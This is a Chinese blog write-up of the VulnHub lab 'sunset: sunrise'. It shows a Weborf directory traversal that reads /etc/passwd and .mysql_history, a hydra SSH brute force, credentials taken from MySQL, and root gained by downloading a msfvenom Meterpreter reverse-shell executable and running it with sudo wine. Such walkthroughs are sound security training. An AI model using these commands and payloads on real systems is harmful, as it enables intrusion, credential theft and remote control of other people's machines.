[vulnhub]sunset: sunrise Writeup

原创

Vicl1fe 于 2019-12-31 11:37:08 发布 434 收藏

分类专栏： vulnhub

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_41918771/article/details/103776934

版权

vulnhub 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流

靶机网址：

```
https://www.vulnhub.com/entry/sunset-sunrise,406/
```


靶机知识点：

靶机IP：192.168.2.129

kali IP：192.168.2.126


信息收集

```
nmap -sV -p- 192.168.2.129
```



扫目录发现啥也没有

访问8080端口，很明显的目录遍历漏洞。



https://blog.csdn.net/qq_41918771

漏洞利用

通过这个漏洞读取/etc/passwd文件。斜杠需要经过url编码。

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
```

https://blog.csdn.net/qq_41918771

发现用户`weborf`

```
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
geoclue:x:116:124::/var/lib/geoclue:/usr/sbin/nologin
tss:x:117:125:TPM2 software stack,,,:/var/lib/tpm:/bin/false
speech-dispatcher:x:118:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
lightdm:x:120:127:Light Display Manager:/var/lib/lightdm:/bin/false
weborf:x:1001:1001:,,,:/home/weborf:/bin/bash
mysql:x:121:128:MySQL Server,,,:/nonexistent:/bin/false
```

使用hydra 爆破

```
hydra -l weborf -P /usr/share/wordlists/rockyou.txt 192.168.2.129 ssh
```


等了几分钟，啥也没有。

还是继续去目录遍历吧。
去home下看看。

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2f
```

	Name	Size
d	../	-
d	sunrise/	-
d	weborf/	-

Generated by Weborf/0.12.2 (GNU/Linux)



有两个目录。先去第一个。

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f
```

d	Desktop/	-
d	Documents/	-
d	Downloads/	-
d	Music/	-
d	Pictures/	-
d	Public/	-
d	Templates/	-
d	Videos/	-
f	user.txt	33B

Generated by Weborf/0.12.2 (GNU/Linux)

发现user.txt。

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2fuser.txt
```

a6050aecf6303b0b824038807d823a89

第二个目录`weborf`

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f
```


Name	Size
d ../	-
d weborf-0.12.2/	-

Generated by Weborf/0.12.2 (GNU/Linux)

里面我看过了，没啥东西。

dirb扫描home/weborf下的文件。可能会有隐藏文件

```
dirb http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f
```




看到.mysql_history文件

访问它。

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f.mysql_history
```


```
show databases;
ALTER USER 'weborf'@'localhost' IDENTIFIED BY 'iheartrainbows44';
```

看见数据库的账号和密码
尝试ssh登陆，登陆成功




权限提升


```
mysql -u weborf -p
use mysql
select user,password from user;
```



得到sunrise的密码`thefutureissobrightigottawearshades`




```
sudo -l
```




查看可以以root执行wine命令，wine可以执行exe程序。
先在kali中生成exe程序

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe    --platform windows -a x86 LHOST=192.168.2.126 LPORT=6666 -o
 /root/Desktop/payload.exe
python3 -m http.server
```

在靶机中下载


```
cd /tmp
wget http://192.168.2.126:8000/payload.exe
```



```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.2.126
set LPORT 6666
exploit
```




在靶机运行

```
sudo wine payload.exe
```







欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖